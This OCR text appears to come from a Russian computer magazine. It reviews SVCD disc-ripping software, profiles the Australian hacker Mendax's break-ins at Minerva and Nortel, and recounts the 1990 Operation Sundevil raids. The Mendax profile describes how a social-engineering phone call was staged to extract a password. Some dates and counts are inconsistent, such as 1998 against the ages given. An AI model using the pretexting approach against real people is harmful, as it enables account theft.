
Вообще, создание Super Video CD - не такая сложная работа, как это может показаться на первый взгляд. Исходным материалом для SVCD служит любая AVI'шка: рипнутый DVD, захваченное видео с видеокамеры, DivX (в этом случае надо декодировать звук и видео, например, с помощью VirtualDub'а) и т.п. Весь процесс изготовления SVCD можно разделить на сжатие видео и звука, их микширование и нарезку дисков. К счастью, существует масса прог, готовых взять на себя выполнение всех необходимых операций.

DVD2SVCD 1.1.1
6 Мб, freeware
http://www.dvd2svcd.org



DVD2SVCD: Процесс создания SVCD завершен!


Хороший способ получить из DVD (или напрямую из AVI) готовенький SVCD - заставить сделать это утилиту DVD2SVCD. Она тебе и DVD рипнет (причем на редкость хорошо), и перекодирует все, и смикширует, и даже диски запишет (последняя функция, однако, не блещет опциями). Казалось бы, раз программа настолько универсальна, отдельные функции должны быть убогими. Но с DVD2SVCD - другая история. Дело в том, что она является "оберткой" для целого набора прог (AviSynth, bbMPEG/CCE, BeSweet, DVD2AVI, VCDImager и других), которые (будучи, к слову, не последними в своих классах) и выполняют основную работу. Весь перечисленный софт, кроме видеокодера, идет в дистрибутиве DVD2SVCD. Кодер придется подобрать самостоятельно. Тут выбор небольшой, так как DVD2SVCD поддерживает только два: TMPGEnc (TMPG) и Cinema Craft Encoder (CCE). Умудренные опытом папаши-видеокодировщики советуют использовать CCE. Мы с тобой - ребята попроще, и спокойно обойдемся бесплатным (хоть и более тормозным - с ним конвертирование двухчасового DVD в SVCD на P4 1600 займет не меньше трех часов) TMPG, особенно, если примем во внимание цену CCE (почти два куска у.е.).



TMPGEnc за работой

Настройка DVD2SVCD не вызовет особых трудностей (очень подробное описание на английском лежит на http://www.dvdrhelp.com/forum/userguides/111846.php). Этой проге можно спокойно доверить весь процесс, вплоть до создания заветного образа диска, а вот выполнение заключительных операций лучше поручить другому софту. Почему? А чтобы добавить к простому видео интерактивность, стоп-кадры, субтитры и провести индексирование. Отличный вариант - бесплатная утилита VCDEasy. Можно также воспользоваться и любимым Nero, благо его последние версии умеют даже меню к фильму прикручивать (учти, меню DVD-диска, который ты грабишь, автоматически не конвертируется, это придется делать вручную).

DUP-DVD 2.2.0
1.5 Мб, shareware
http://www.dup-dvd.com


DUP-DVD 2.2.0

Эта программа позволяет до предела упростить конвертирование DVD в SVCD. Единственные доступные "полезные" настройки - это качество получаемого видео (High, Medium, Low) и формат (NTSC, PAL). Запускаешь, выбираешь источник и приемник, жмешь Copy, и... понеслась! DUP-DVD все сделает за тебя: только болванки вставлять успевай. Утилита позволяет сохранять DVD в дисковый образ, MPEG-файл, VCD и SVCD (для копирования "на лету" понадобится два привода: один для чтения DVD, второй - резак - для записи SVCD). Умеет DUP-DVD и писать (сама или с помощью Nero) образы DVD и MPG-файлы на болванки. В общем, если не хочешь вникать в тонкости видеотворения, DUP-DVD - это твой выбор.

CopyDVD 6.1
3.5 Мб, shareware
http://www.rizalsoftware.com


Окно настроек CopyDVD

Небольшая программа, чуть более функциональная, чем DUP-DVD. Главное отличие - оптимизация кодирования под конкретный процессор. Кроме того, CopyDVD пишет диски только сама, не сваливая эту работу на другую софтину.


NeroVision Express 1.0.43b
6.4 Мб, shareware
http://www.nero.com

Инструмент от создателей Nero, предназначенный для сохранения на DVD, VCD и SVCD любого видео. Бесплатно пишет лишь VCD. Из приятностей - входящий в комплект инструмент для создания обложек дисков (Cover Designer). Нашему брату NeroVision вряд ли подойдет, так как для записи на диск чего-либо "своего" (не захва-


Главное окно NeroVision Express

ченного с ее помощью) она не предназначена. Хотя для самсебережиссеров это - неплохой выбор.

VCDEasy 1.1.5
9.2 Мб, freeware
www.vcdeasy.org


Многофункциональная VCDEasy

Мощная программа, позволяющая создавать/рипать и записывать на болванки образы SVCD и VCD. Содержит инструменты для работы с MPEG-файлами. Позволяет создавать и работать со стоп-кадрами (still image) для SVCD, производить индексацию по главам, создавать меню и добавлять к SVCD интерактивность посредством PBC (Playback Control). Последний должен поддерживаться стационарным плеером, иначе познать все прелести интерактивного просмотра видео тебе не удастся. Кстати, обрати внимание - если сделаешь образ диска в формате CueSheet (RAW), он будет физически большего размера, чем его ISO-аналог: CUE-образ 700-мегового диска весит около 800 мегабайт. Но это нормально, на болванку все влезет без проблем.

Надеюсь, теперь ты разобрался, что за зверь скрывается под аббревиатурой SVCD. Он совсем не страшный и может оказаться очень полезным. Самое главное - запастись терпением и временем, ведь процесс создания SVCD, мягко говоря, длительный. Но результат тебя не разочарует!



Полезные ресурсы

www.dvdrhelp.com/svcd - исчерпывающая информация о кодировании, записи и проигрывании SVCD (на английском)
www.svcd.ru - подробное описание захвата видео и кодирования в SVCD
www.doom9.net - популярный сайт, посвященный DVD и всему, что с ним связано (англоязычный)
www.licensing.philips.com - официальная спецификация стандарта SVCD от Philips





PC_Zone

МЕНДАКС: ОХОТА НА NORTEL

A.P.$lasH (ap-slash@tfs.kiev.ua)

МЕНДАКС
ОХОТА НА NORTEL

HACKERS HALL OF FAME #8

Имя Mendax не гремело в СМИ подобно именам Митника и Пенго. О Мендаксе даже в хакерской среде знали немногие. Но в то время как его более известные коллеги издевались над безобидными серверами коммерческих компаний, Мендакс, а также двое его друзей Prime Suspect и Trax, охотились за ключевыми узлами компьютерных и телефонных сетей. И в начале 90-х эта троица могла посеять еще больший хаос в ARPAnet, чем червь Морриса. Но какой бы целью ни руководствовались ребята при взломе систем NIC и Nortel, Австралийская Федеральная Полиция не могла позволить взломщикам обладать такой властью. Поэтому очень скоро все они оказались под колпаком.

<В бегах>

Жизнь в доме родителей-академиков казалась 17-летней Кассандре, мечтающей об актерской карьере, смертельно скучной. Поэтому, накопив достаточно денег для покупки мотоцикла, палатки и карты Австралии, она тут же помахала предкам ручкой и отправилась на поиски своей счастливой звезды. В Сиднее ей удалось получить небольшую роль в маленьком театре. Там же она завела роман с антивоенным фанатиком и родила от него сына. Когда Ронни исполнился год, отец ушел из дома и не вернулся. Впрочем, мама горевала не слишком долго и вскоре нашла ему замену из числа своих коллег-актеров. С этого момента детство Ронни проходило в окружении актеров, грима и новых городов, в которых гастролировала труппа. Поначалу отчим старался быть парню хорошим отцом, но со временем стал сильно выпивать, и к тому времени, когда Рону исполнилось девять, Кассандра уже нашла ему нового папу. На этот раз ее выбор оказался совсем неудачным. Очень скоро Кассандра сама не могла понять, чем же привлек ее этот мерзкий, психически неуравновешенный тип. По-хорошему разойтись не получилось, и Кассандра была вынуждена забрать сына и переехать в другой город. Но новый дружок не собирался оставлять их в покое. Следующие годы мать с сыном скитались по австралийским городам, пытаясь укрыться от преследования. Из-за давней неприятности с полицией, Кассандра не обращалась к ней за помощью, а вместо этого упорно переезжала с место на место. Ее психанутый дружок, казалось, поставил себе целью доконать семью, не жалея ни времени, ни денег, ни сил, чтобы выследить их новый приют.

Кассандра хотела, чтобы у сына было нормальное образование, поэтому отдала его в сельскую школу города Эмеральд, где они остановились в 1987 г. Но Рона совершенно не интересовали скучные уроки. В это время он увлекся компьютерами, которые можно было на халяву поюзать в некоторых магазинах.

<Minerva>

16-летний Рон уже давно мечтал о собственном компьютере, но выкроить из семейного бюджета $700 на игрушку для сына Кассандра не могла. Поэтому парень устроился разнорабочим сразу в несколько мест и, вкалывая с утра до вечера, уже через несколько месяцев накопил нужную сумму для покупки "Amiga 500". В сторону игр Рон не смотрел вообще. Его интересовали коммуникации, то, что находилось по другую сторону модема. Читая все, что мог найти, и общаясь с более опытными компьютерщиками, Ронни стал потихоньку втягиваться в тусовку австралийского компьютерного андеграунда, где его знали под ником Мендакс (Mendax).

В 1998 г. на одной из пиратских BBS Рон познакомился с Force и Wizard, о подвигах которых ходили легенды. Форс был экспертом по Prime-компьютерам, Визард специализировался на продукции Digital Equipment. Мендакс был восхищен мастерством новых приятелей и мечтал стать таким же квалифицированным хакером, как они. Но, даже имея в своем активе ряд взломов (доступ в закрытую секцию Inner Sanctum BBS, взлом институтского сервака, получение рута на компе небольшой сиднейской фирмы), в хакерской среде Мендакс особо не выделялся. Чтобы на него обратили внимание, требовалось большее. Например, проникнуть в систему Телекоммуникационной Комиссии "Minerva".

Технически Минерва была неплохо защищена, поэтому для многих австралийских хакеров она стала испытательным этапом в их карьере. Система была полезна и сама по себе. Мейнфреймы, на которых функционировала Минерва, обладали большой мощностью и могли использоваться для быстрого выполнения некоторых задач (например, сканирования). К тому же она служила шлюзом для перехода в другие сети и своеобразным прокси-сервером. Рон решил, что оптимальным способом для входа в Минерву будет социальная инженерия. Опыта в этом деле у

него не было, поэтому к предстоящему звонку парень подготовился самым тщательным образом. Достал список легальных клиентов системы, продумал сценарий, своими силами воспроизвел и записал на диктофон офисный шум, нашел круглосуточно занятый телефон (чтобы подсунуть его требующей контактов жертве). У работника провинциальной фирмы не было причин не верить "оператору станции в Сиднее", и он, встревоженный техническими неполадками, сообщил хакеру свой пароль. Проникновением в Минерву Мендакс поднял свой авторитет в австралийском андеграунде и на несколько месяцев обеспечил себе отличную стартовую платформу для дальнейших атак.

<International Subversives>

С момента входа в компьютерное подполье Мендакс был активным посетителем австралийских хакерских борд. В поисках полезной и интересной информации он все время выяснял новые номера BBS и знакомился с новыми людьми. В конце 80-х он сдружился с двумя австралийскими хакерами - Trax и Prime Suspect. Несмотря на то, что жили они рядом, более двух лет дружба этой троицы протекала только посредством чат-сессий (только в декабре 1990 г. Мендакс решился позвонить другу привычным для пользователей телефонов образом). Парни обнаружили, что прекрасно дополняют друг друга, и со временем объединились в хак-группу International Subversives, которая позже станет одной из самых авторитетных в Австралии. Вместе они проникали в самые известные правительственные и научные организации, перенимая друг у друга опыт и добывая новую информацию.


Комп, на котором работал Mendax


Когда Рону исполнилось 17 лет, он узнал о готовящемся антихакерском рейде Австралийской Федеральной Полиции и решил на время затаиться. Убежав из дома, он снял небольшую квартирку в предместье Сиднея. Агенты АФП, вышедшие на Мендакса через информаторов, обыскали его старую квартиру, но ничего интересного там не нашли. Через несколько месяцев после рейда Ронни женился на своей ровеснице, с которой познакомился на программе одаренных детей. Через год у них родился сын.
Семейная жизнь не притупила любви хакера к сетевым путешествиям. Мендакс по много часов в день общался с двумя другими членами IS, обсуждая технические детали. К 1991 г. квалификация членов группы настолько выросла, что они взламывали системы пачками. С помощью программы Sycophant, написанной Мендаксом, хакеры заставляли удаленные мейнфреймы атаковать узлы военной сети MILNET и научной SPAN. Иногда количество взломов за одну ночь достигало десяти тысяч! В руках Трэкса, Прайма и Мендакса были ключи к компьютерам Пентагона, НАСА, Panasonic, Motorola, Xerox, Bell, Stanford и многим другим.
Но самым важным трофеем хакеров был сервер Network Information Center (NIC) - ключевой компьютер в интернете, переводящий цифровые адреса в понятный для пользователей формат (DNS). Хакер, имеющий рут на такой машине, обладал большой властью. Благодаря захвату NIC, International Subservices стала одной из самых влиятельных хак-групп в мире. При желании троица могла устроить настоящий хаос на компьютерных просторах.

<Взлом Nortel>

Когда Мендакс и Прайм наткнулись на сеть канадской компании Northen Telecom (Nortel), им сразу захотелось ее тщательно исследовать. Nortel базировалась в Мельбурне, но имела офисы по всему миру. Это был один из крупнейших поставщиков телефонного оборудования и услуг начала 90-х, с 60 тысячами работников и годовым объемом продаж 8 миллиардов долларов. Хакер, проникший в сердце компании, мог контролировать огромное количество телефонных номеров по всему миру и получал неограниченные возможности манипулирования счетами клиентов.
Сеть Nortel соединяла 11 тыс. компьютеров и была изолирована от интернета фаерволом BNRGATE. Действовать тут нужно было очень осторожно, так как малейшая ошибка могла обрушить систему и отключить кучу телефонных номеров. К тому же компания, имеющая в мире телефонии входы и выходы повсюду, могла легко проследить звонок хакеров. Мендакс и Прайм взяли на себя технический взлом системы, Трэкс, будучи лучшим австралийским фрикером, запутывал телефонные следы. Проникновение в Nortel заняло у IS двое суток. Это была самая сложная и защищенная система из всех, которые они видели. И одна из немногих, куда практически никогда не ступала виртуальная нога хакера.
Следующим этапом был захват максимума компьютеров в сети. Для этого Мендакс слил в один большой файл все зашифрованные пароли и натравил на них свою программу THC, запущенную на 40 мощных серверах Sun (они уже давно работали на хакера). Очень скоро у него был привилегированный доступ к большинству узлов, и root к сотням из них.
Мендакс изучал сеть Nortel компьютер за компьютером. Он уже несколько недель обитал внутри, постоянно открывая для себя что-то новое. Northen Telecom имела выходы в интернет, X.25 и некоторые частные сетки, что значительно расширяло горизонты. Nortel еще долго, наверное, оставался бы идеальной площадкой для взломов у членов IS, если бы администратор системы однажды не заметил секретную директорию, которую хакеры создали для своих нужд.


<В руках АФП>

Появление, а потом исчезновение (Мендакс удалил ее, как только заметил реакцию админа) папки на центральном компьютере могло говорить только об одном - в сеть проникли хакеры. Рон до последнего момента пытался провести администратора и замести следы, но тот серьезно взялся за раскрытие инцидента и, выбросив Мендакса из системы, сразу установил программу отслеживания телефонных звонков. Ронни понял, что Nortel теперь опасен, поэтому зарекся подключаться к нему еще раз. Но этого не знал Prime Suspect. И Мендакс не успел его предупредить.
Администратору Northen Telecom удалось проследить звонок Прайма до самого дома, после чего он позвонил федералам. Хакера задержали в октябре 1991 г. на вечеринке, которая проводилась в честь окончания колледжа. Все компьютерные комплектующие, дискеты и распечатки были изъяты, 19-летнего хозяина вещей заставили подписать кучу бумаг и ждать вызова из прокуратуры.
Мендакс не знал о происшедшем - его бросила жена, оставив одного в опустевшей квартире, и хакер целый день лежал на кушетке, уставившись в потолок. Именно в таком состоянии его застали агенты АФП. Рон хоть и знал, что спецслужбы ищут его, но не предполагал, что найдут так скоро. Поэтому диски, заполненные хакерской добычей, лежали на самом видном месте, а на экране красовался список из 1500 украденных паролей. Федералы забрали практически всю технику, но не выдвинули в тот день никаких обвинений.


Австралийская легенда Force

Трэкс, который в последние месяцы страдал острым психическим расстройством и подумывал о самоубийстве, сам сдался в полицию.
Расследование дела хакеров длилось три года. Это были три самых ужасных года в жизни Мендакса. В связи с постоянной депрессией, его положили в психиатрическую больницу. Пройдя курс лечения, Рон вернулся к матери и некоторое время жил у нее, периодически уходя и ночуя под открытым небом. В 1994 г. он опять сошелся с женой и стал воспитывать сына. Но как только жизнь стала налаживаться, пришла повестка в суд.
В мае 1995 г. друзьям предъявили 63 обвинения: 31 Мендаксу, 26 Прайму и 6 Трэксу. Компания Nortel выдвинула требование погасить ущерб в размере $160 тыс. Надеясь на снисхождение со стороны суда, Прайм и Трэкс признали себя виновными, причем Prime Suspect согласился свидетельствовать против Мендакса. Благодаря хорошему адвокату и сотрудничеству с властями, ему удалось отделать штрафом в $500 и 3 годами условно. Такой же вердикт получил Трэкс. Мендакс боролся против выдвинутых обвинений вплоть до декабря 1996 года. В конце концов он согласился признать себя виновным по некоторым пунктам, и судья вынес решение: $5000 штрафа и 3 года условно.

Сейчас Рон работает частным консультантом в сфере internet security, а в свободное время пишет программы, которые выкладывает в Сеть для бесплатного использования. Его утилитами пользуются многие крупные компании, включая Nortel. Иногда он помогает федеральной полиции в поимке особо навредивших миру взломщиков.



Книга об австралийском хакерском мире

PC_Zone

ОПЕРАЦИЯ "SUNDEVIL"

mindw0rk <mindw0rk@mail.ru>

ОПЕРАЦИЯ "SUNDEVIL"

Один из хакеров, попавших под раздачу во время операции "Sundevil"

ИСТОРИЯ КОМПЬЮТЕРНОГО АНДЕГРАУНДА #7   

В 1990 г. количество компьютерных взломов по сравнению с прошлыми годами выросло в несколько раз. Хакеры проникали повсюду - в правительственные и военные сети, системы крупных корпораций и небольших компаний, компьютеры security-экспертов. Помимо этого, настоящей головной болью стали преступления с использованием телефонов и кредитных карт. Чтобы расследовать только один инцидент Секретной Службе (US Secret Service) требовалось немало времени и людей, но инцидентов стало столько, что спецслужба была готова опустить руки. Весной 1990 г. в городе Феникс (Аризона) в местной штаб-квартире СС собрались ведущие охотники за хакерами, представители ФБР и генеральной прокуратуры. Вместе они обсуждали возможные способы борьбы с компьютерной и телефонной преступностью. Результатом встречи стал документ с грифом "Совершенно Секретно", в котором говорилось о подготовке операции под кодовым названием "SunDevil". Несколько месяцев спустя все центральные газеты назовут ее самым масштабным в истории антихакерским рейдом.

<Накануне больших событий>

Люди, принимавшие участие в разработке операции, не планировали упрятать весь компьютерный андеграунд за решетку. При всем желании они не могли этого сделать. Достаточно было посеять панику в рядах противника, показать ему, что федералы не дремлют, наблюдают и могут постучаться в дверь в любой момент. В конце концов, противостояли им не матерые преступники, а обыкновенные подростки, пусть даже технически подкованные и осторожные. Главным инициатором операции "Sundevil" (название было выбрано в честь талисмана аризонского университета, изображающего солнечного цвета дьяволенка по имени Sparky) была Гейл Тэкери - помощник генерального прокурора штата и ведущий специалист по компьютерным преступлениям. С хакерами она имела личные счеты - те постоянно доставали ее по телефону и неоднократно пытались насолить через Сеть.

Гейл и сотрудники Секретной Службы прекрасно знали, откуда шли все беды. Они уже два года наблюдали за активностью электронных досок, на которых кардеры, фрикеры и хакеры публиковали информацию о чужих кредитных картах и делились способами взлома или обмана различных компаний. Для постоянных мемберов BBS такие дискуссии и обмен полезным варезом уже давно были в порядке вещей. "Пока людям плевать на безопасность своих счетов и компьютерных систем, почему бы нам этим не воспользоваться?" - рассуждали они.

В 1990 г. на территории США насчитывалось около 30000 электронных досок, 10% которых были андеграундовыми. Чтобы контролировать огромный трафик, СС завербовала множество информаторов, регулярно докладывающих о событиях на форумах. Их отчеты тщательно документировались и заносились в специальное досье. Спустя два года в руках федералов находился список из 300 ключевых BBS. Из них отобрали 24 самые дерзкие и "нелегальные" - именно они должны были стать мишенью операции "Sundevil".

<Большая чистка>

У многих посетителей хакерских борд была одна очень вредная черта - они страсть как любили похвастаться своими достижениями перед "коллегами". Взлом хорошо защищенной системы вызывал большой резонанс в комьюнити, и, гонясь за славой, взломщики с гордостью рассказывали о своих подвигах. Впоследствии эти мессаги, являющиеся отличной уликой, не раз использовались федералами против их авторов.

Узнать адреса сисопов нелегальных BBS для агентов Секретной Службы было плевым делом. В мае 1990 г. все было готово к проведению запланированной операции. Федералы получили необходимые ордера, материалы по делу хранились в надежном месте, начало рейда назначили на седьмое число.

Компьютерный андеграунд ни о чем не подозревал и спокойно жил своей жизнью. Если бы хакерам накануне сказали, что по всей Америке вот-вот произойдет большая облава силами СС, ФБР и некоторых других структур, они бы, скорее всего, не поверили. Отдельные аресты происходили и раньше, но то, что правительство разорится на глобальную операцию, казалось маловероятным.

Операция "Sundevil" длилась ровно три дня и охватила 13 американских городов: Детройт, Лос-Анджелес, Цинцинатти, Майами, Феникс, Ньюарк, Таксон, Ричмонд, Сан-Диего, Сан-Хосе, Питсбург и Сан-Франциско. В других городах, включая Нью-Йорк и Чикаго, прошли отдельные рейды, приуроченные к большому событию. 150 агентов спецслужб, задействованных в операции, изъяли 42 компьютера, 25 из которых слу-

жили станциями нелегальных BBS, 23 тысячи флоппи-дисков с разнообразным хакерским добром, огромное количество распечаток, а также множество вещей, не имеющих к хакерству никакого отношения.

<Методы работы спецслужб>

Федеральные агенты основательно подготовились к процессу задержания компьютерных преступников. В штурмовой группе обязательно находились несколько местных полицейских (которым впервые пришлось задерживать "кибертеррористов"), специалист по компьютерным вопросам и фотограф. Происходило все точно как в голливудских боевиках – дверь слетала с петель, по дому быстро рассыпалась группа захвата и, определив подозреваемого, изолировала его от компьютерной техники. Хакера запирали в отдельной комнате под охраной, а в это время дюжина оперов перерывала дом в поисках того, что могло сойти за улику. Уликой считался не только сам компьютер, но и все, что присоединялось к компьютеру, что на него походило, что лежало рядом и было так или иначе с компьютером связано. В списки изъятых вещей попадали телефоны, автоответчики, видеомагнитофоны, компьютерные книги и журналы, вырезки из газет... Рядом расхаживал фотограф и все фиксировал на пленку.
Федералы не делали ставку на арест подозреваемых. В первую очередь они собирались ликвидировать очаги опасности - все эти "борды", хранящиеся в памяти изъятых компьютеров. Многих, конечно, увозили в отделение для разговора по душам, но практически все возвращались обратно. Напуганные, загнанные в угол, лишенные всего, что копилось годами. А дома в воспитательную работу включались ошарашенные родители, для которых противозаконная деятельность их отпрыска зачастую оказывалась неприятным сюрпризом.
Тем не менее, легко отделаться удалось не всем. Некоторые хакеры и фрикеры частенько баловались наркотой, держали незарегистрированное оружие. Таких задерживали намного дольше. В результате операции "Sundevil" официальных арестов было всего четыре: Tony the Trashman, задержанный 9 мая в своей квартире в Таксоне, оказался участником известной бандитской группировки. Dr.Ripco - сисоп популярной Ripco BBS - нелегально хранил при себе оружие. 19-летнюю Electr'y, жительницу Пенсильвании, уличили в телефонном мошенничестве в особо крупных размерах. Ну а еще одному хакеру из Калифорнии просто не повезло – во время обыска федералы нашли в его комнате компрометирующие материалы на все случаи жизни.

<Причины и следствия>


Операция "Sundevil" не прошла безрезультатно. Некоторые сисопы закрыли свои борды, опасаясь стать следующими в списке федералов. По BBS'кам, которые остались, пролетел слух, что прошедшая облава - лишь начало масштабной операции против хакеров, фрикеров и кардеров. Те, кто и без того подумывал завязать с запретной деятельностью, определились окончательно. Недоверие и напряженность на некогда дружелюбных электронных досках значительно возросли.
